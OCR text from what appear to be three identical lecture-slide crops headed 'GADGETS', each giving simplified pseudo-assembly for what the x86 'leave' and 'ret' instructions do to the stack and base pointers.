
GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```




GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```




GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```



